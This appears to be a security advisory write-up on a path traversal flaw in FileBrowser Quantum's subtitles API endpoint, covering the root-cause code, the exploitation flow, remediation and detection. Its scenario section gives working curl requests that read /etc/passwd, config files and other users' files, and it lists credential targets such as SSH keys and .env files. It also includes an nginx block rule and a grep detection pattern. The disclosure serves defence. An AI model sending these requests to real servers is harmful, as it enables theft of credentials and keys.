CVE-2026-54910: FileBrowser Quantum Path Traversal Alert
GitHub Security Advisory GHSA-vvp7-h4fj-m28w discloses a high-severity path traversal vulnerability in FileBrowser Quantum that permits any authenticated user to read arbitrary files on the host system. This advisory does not affect Svelte or its dependencies.
CVE-2026-54910: FileBrowser Quantum Path Traversal Alert
GitHub Security Advisory GHSA-vvp7-h4fj-m28w published on July 31, 2026, discloses CVE-2026-54910, a high-severity path traversal vulnerability in FileBrowser Quantum—a Go-based file management web application. The flaw permits any authenticated user to read arbitrary text files accessible to the server process, including system credentials, SSH keys, and application secrets. Svelte itself is not affected. This alert is issued for ecosystem awareness because security advisories are sometimes miscategorized or appear in tangential search results, and engineering teams maintaining Svelte-based applications may operate infrastructure that includes vulnerable file management tools.
The vulnerability exists in two independent attack vectors within the subtitlesHandler endpoint (GET /api/media/subtitles): the path query parameter bypasses path sanitization entirely, and the name parameter permits directory traversal through unsanitized filepath.Join operations. No elevated permissions are required; basic authentication suffices. A patch commit 0.0.0-20260608182036-f3f4bbe80cb5 was released and all prior versions are considered vulnerable.
Table of Contents
Severity and Scope
| Attribute | Value |
|---|---|
| CVE Identifier | CVE-2026-54910 |
| GHSA Identifier | GHSA-vvp7-h4fj-m28w |
| Affected Package | github.com/gtsteffaniak/filebrowser/backend (Go) |
| Severity | High |
| CVSS Score | Not specified in advisory |
| Attack Vector | Network, authenticated |
| Attack Complexity | Low |
| Privileges Required | Low (any authenticated user) |
| User Interaction | None |
| Scope | Changed (host filesystem access) |
| Confidentiality Impact | High (arbitrary file read) |
| Integrity Impact | None (read-only) |
| Availability Impact | None |
| Published | 2026-07-31 |
| Patched Version | 0.0.0-20260608182036-f3f4bbe80cb5 |
Affected Version Range
| Package | Ecosystem | Vulnerable Versions | Patched Versions |
|---|---|---|---|
github.com/gtsteffaniak/filebrowser/backend | Go | All versions before 0.0.0-20260608182036-f3f4bbe80cb5 | 0.0.0-20260608182036-f3f4bbe80cb5 and later |
Technology Affected and Dependency Analysis
Svelte Is Not Affected
Svelte (GitHub repository) is a JavaScript compiler for building reactive web user interfaces. As of the data retrieval date (August 3, 2026), the latest release is [email protected], published July 24, 2026. Svelte is implemented in JavaScript, distributed via npm, and has no runtime or build-time dependency on Go packages or FileBrowser Quantum.
FileBrowser Quantum Overview
FileBrowser Quantum is a fork of the original FileBrowser project, providing a web-based file management interface with media preview, user scoping, and permissions. It is written in Go and commonly deployed as a Docker container (gtsteffaniak/filebrowser) for personal cloud storage, media servers, and administrative dashboards. The project is not a dependency of Svelte, SvelteKit, Vite, or any mainstream JavaScript toolchain.
Dependency Chain Relevance
The advisory explicitly names github.com/gtsteffaniak/filebrowser/backend as the affected Go module. A dependency analysis of Svelte reveals:
- No Go modules in the build or runtime chain.
- No transitive dependencies on FileBrowser Quantum.
- No shared attack surface between a client-side JavaScript compiler and a server-side file management API.
Teams should evaluate this advisory only if they independently deploy FileBrowser Quantum for internal tooling, media management, or infrastructure operations alongside Svelte-based front-end applications.
Vulnerability Details
Root Cause Analysis
The vulnerability originates in the subtitlesHandler function (http/media.go:54) which processes two user-controlled query parameters—path and name—without adequate sanitization before filesystem operations.
#### Vector 1: Unsanitized path Parameter (Primary)
Line 54 of http/media.go calls idx.GetRealPath(userscope, path) directly on the user-supplied path parameter:
realPath, _, err := idx.GetRealPath(userscope, path)  // path is raw input
parentDir := filepath.Dir(realPath)  // attacker controls parentDir
Every other endpoint in the codebase invokes utils.SanitizeUserPath() before GetRealPath(). The SanitizeUserPath() function explicitly rejects any path segment containing ".." to prevent directory traversal:
func SanitizeUserPath(userPath string) (string, error) {
    for _, segment := range segments {
        if segment == ".." {
            return "", fmt.Errorf("invalid path: path traversal detected")
        }
    }
}
By omitting this check, an attacker can supply path=../../etc/passwd, causing GetRealPath() to resolve parentDir to /etc with no anchor file required.
#### Vector 2: Unsanitized name Parameter (Secondary)
Line 63 constructs the subtitle file path using filepath.Join(parentDir, name) where name is raw user input:
name := r.URL.Query().Get("name")  // line 37
content, err = utils.GetSubtitleSidecarContent(
    filepath.Join(parentDir, name))  // line 63
filepath.Join normalizes paths, so filepath.Join("/srv", "../../etc/passwd") resolves to /etc/passwd. This vector requires a valid file in the user's scope as the path anchor, but then escapes via name.
#### File Read Execution
The helper function GetSubtitleSidecarContent (common/utils/media.go:17-43) validates that the file is under 50 MB and contains valid UTF-8, then reads and returns the contents:
func GetSubtitleSidecarContent(subtitlePath string) (string, error) {
    info, err := os.Stat(subtitlePath)
    // size and UTF-8 validation
    content, err := os.ReadFile(subtitlePath)
    return string(content), nil
}
Binary files or non-UTF-8 content return an empty response, but configuration files, scripts, keys, and /etc/passwd are typically plain text.
Authentication and Authorization Bypass
The endpoint is protected by the withUser middleware, which validates a JWT:
api.HandleFunc("GET /media/subtitles", withUser(subtitlesHandler))However, no permission checks (admin, modify, share, download) are enforced within subtitlesHandler. Any authenticated user, including those restricted to a scoped subdirectory, can exploit both vectors.
Exploitation Flow
sequenceDiagram
    participant Attacker
    participant FileBrowser as FileBrowser Quantum API
    participant Filesystem as Host Filesystem

    Attacker->>FileBrowser: POST /api/auth/login (valid credentials)
    FileBrowser-->>Attacker: JWT token
    Attacker->>FileBrowser: GET /api/media/subtitles?path=../../etc/passwd&name=passwd&auth=JWT
    FileBrowser->>FileBrowser: Skip SanitizeUserPath()
    FileBrowser->>FileBrowser: GetRealPath(userscope, "../../etc/passwd")
    FileBrowser->>FileBrowser: parentDir = /etc
    FileBrowser->>Filesystem: os.ReadFile("/etc/passwd")
    Filesystem-->>FileBrowser: file contents
    FileBrowser-->>Attacker: HTTP 200 + /etc/passwd contents
Exploitation Scenarios
Scenario 1: Default Installation, No Existing Files (Vector 1)
An attacker with any valid account can read /etc/passwd immediately:
curl "http://filebrowser.example.com/api/media/subtitles?path=../../etc/passwd&source=srv&name=passwd&embedded=false&auth=<TOKEN>"Impact: Enumerate system users, locate home directories for SSH key theft.
Scenario 2: Credential and Secret Extraction
Read application configuration files:
curl "http://filebrowser.example.com/api/media/subtitles?path=../../app/config.yml&source=srv&name=config.yml&embedded=false&auth=<TOKEN>"Common targets:
/root/.ssh/id_rsa(if running as root)/app/.env(database credentials, API keys)/etc/filebrowser.db(JWT signing key, user hashes)/var/secrets/db_password
Scenario 3: Scoped User Privilege Escalation
A user restricted to /srv/userA can escape to read files belonging to /srv/userB or administrative configuration:
curl "http://filebrowser.example.com/api/media/subtitles?path=../../srv/userB/private.txt&source=srv&name=private.txt&embedded=false&auth=<TOKEN>"Scenario 4: Token Forgery via JWT Key Theft
If the attacker retrieves the JWT signing key from the database or configuration file, they can forge admin tokens and escalate to full administrative control, enabling write operations, user creation, and code execution via other endpoints.
Incident Response Checklist
- JWT signing keys
- Database passwords
- API keys and service credentials
- SSH keys for the server user account
Post-Remediation Validation
After patching, verify the fix:
# Attempt traversal with patched version (should return 400 Bad Request)
curl -i "http://localhost:18080/api/media/subtitles?path=../../etc/passwd&source=srv&name=passwd&embedded=false&auth=<TOKEN>"
Expected response: HTTP 400 with error message "invalid path: path traversal detected".
Verification and Remediation
Identifying Vulnerable Deployments
#### Docker Deployments
List running containers:
docker ps --filter ancestor=gtsteffaniak/filebrowserInspect image tags and build dates:
docker inspect gtsteffaniak/filebrowser:latest | grep -E '(Created|Image)'If the image was built before June 8, 2026, it is vulnerable.
#### Binary Deployments
Check the Git commit hash of the deployed binary:
./filebrowser versionCompare against the patch commit f3f4bbe80cb5. If earlier, upgrade immediately.
Remediation Steps
| Step | Action | Command / Procedure |
|---|---|---|
| 1 | Stop vulnerable instance | docker stop <container_id> or systemctl stop filebrowser |
| 2 | Pull patched image | docker pull gtsteffaniak/filebrowser:latest (verify build date > 2026-06-08) |
| 3 | Rebuild from source (if using Go module) | go get github.com/gtsteffaniak/filebrowser/backend@f3f4bbe80cb5 && go build |
| 4 | Update configuration | Rotate JWT secret in config file or environment variables |
| 5 | Restart service | docker start <container_id> or systemctl start filebrowser |
| 6 | Verify patch | Test traversal attempt (see Post-Remediation Validation above) |
| 7 | Monitor logs | Enable audit logging for /api/media/subtitles endpoint |
Temporary Mitigation (If Patching Is Delayed)
If immediate patching is not feasible, apply defense-in-depth measures:
- Network-Level Block: Use a reverse proxy (nginx, Caddy) to reject requests to
/api/media/subtitlescontaining..in query parameters:
```nginx
location /api/media/subtitles {
if ($query_string ~* "\.\.") {
return 403;
proxy_pass http://filebrowser:80;
```
- Filesystem Permissions: Restrict the FileBrowser process user to read-only access to the designated storage root; remove read permission on
/etc,/root, and other sensitive directories.
- Disable Endpoint: If subtitle functionality is not required, comment out the route registration in
httpRouter.goand rebuild.
Evidence, Assumptions, and Limitations
Evidence Sources
- GitHub Security Advisory GHSA-vvp7-h4fj-m28w (link): Official disclosure published July 31, 2026, including detailed technical analysis, proof-of-concept, and patch commit reference.

- Svelte Repository Data (link): Repository metadata retrieved August 3, 2026, confirming Svelte 5.56.8 as the latest release and verifying no Go dependencies.
Assumptions
- Advisory Accuracy: The technical details, code snippets, and patch commit hash provided in GHSA-vvp7-h4fj-m28w are assumed to be accurate and verified by the disclosing researcher and GitHub Security Lab.
- Patch Completeness: Commit
0.0.0-20260608182036-f3f4bbe80cb5is assumed to fully remediate both attack vectors by applyingSanitizeUserPath()topathandfilepath.Base()toname. - Deployment Context: This analysis assumes standard deployment patterns (Docker, systemd service) and does not cover exotic configurations (e.g., custom middleware, modified source code).
Limitations
- No CVSS Vector String: The advisory does not include a CVSS v3.1 vector string or numeric score; severity classification is based on impact description.
- Limited Exploit Telemetry: No public evidence of active exploitation (e.g., Shodan scans, honeypot data) is available as of the publication date.
- Svelte Non-Involvement: This advisory has no bearing on Svelte's security posture, attack surface, or dependency management; it is published solely for ecosystem context.
- Unverified Downstream Forks: Other forks of the original FileBrowser project may contain similar vulnerabilities but are not analyzed here.
FAQ
Is Svelte affected by CVE-2026-54910?
No. Svelte is a JavaScript compiler with no dependencies on Go packages or FileBrowser Quantum. The advisory affects only github.com/gtsteffaniak/filebrowser/backend.
Why is this alert published on a Svelte-focused site?
MadeWithWhat issues ecosystem-adjacent security alerts to help engineering teams who may operate multiple technologies. Teams using Svelte for front-end development may also deploy FileBrowser Quantum for media management or internal tooling, creating exposure via shared infrastructure.
Can this vulnerability be exploited without authentication?
No. The subtitlesHandler endpoint requires a valid JWT, so an attacker must first obtain credentials through account creation (if self-registration is enabled), credential theft, or social engineering.
Does the vulnerability allow file writes or code execution?
No. CVE-2026-54910 is a read-only path traversal. However, reading JWT signing keys or SSH private keys can enable privilege escalation or lateral movement, which may indirectly lead to write access or code execution via other attack vectors.
How can I check if my FileBrowser instance has been exploited?
Search HTTP access logs for requests to /api/media/subtitles with query parameters containing .., /etc, /root, /.ssh, or other suspicious paths. Example: ``bash grep '/api/media/subtitles' /var/log/nginx/access.log | grep -E '(\.\.|/etc|/root)' ``
What is the recommended long-term fix?
Update to commit 0.0.0-20260608182036-f3f4bbe80cb5 or later. If using Docker, pull the latest image and verify the build date is after June 8, 2026. Implement principle of least privilege by running FileBrowser under a restricted user account.
Are there other known vulnerabilities in FileBrowser Quantum?
This analysis covers only CVE-2026-54910. Operators should subscribe to the FileBrowser Quantum GitHub repository security advisories and review all historical CVEs via the GitHub Advisory Database.
Sources
Canonical URL: https://madewithwhat.net/security/cve-2026-54910-filebrowser-quantum-path-traversal`
Last Updated: 2026-08-01
Article Schema: Security Advisory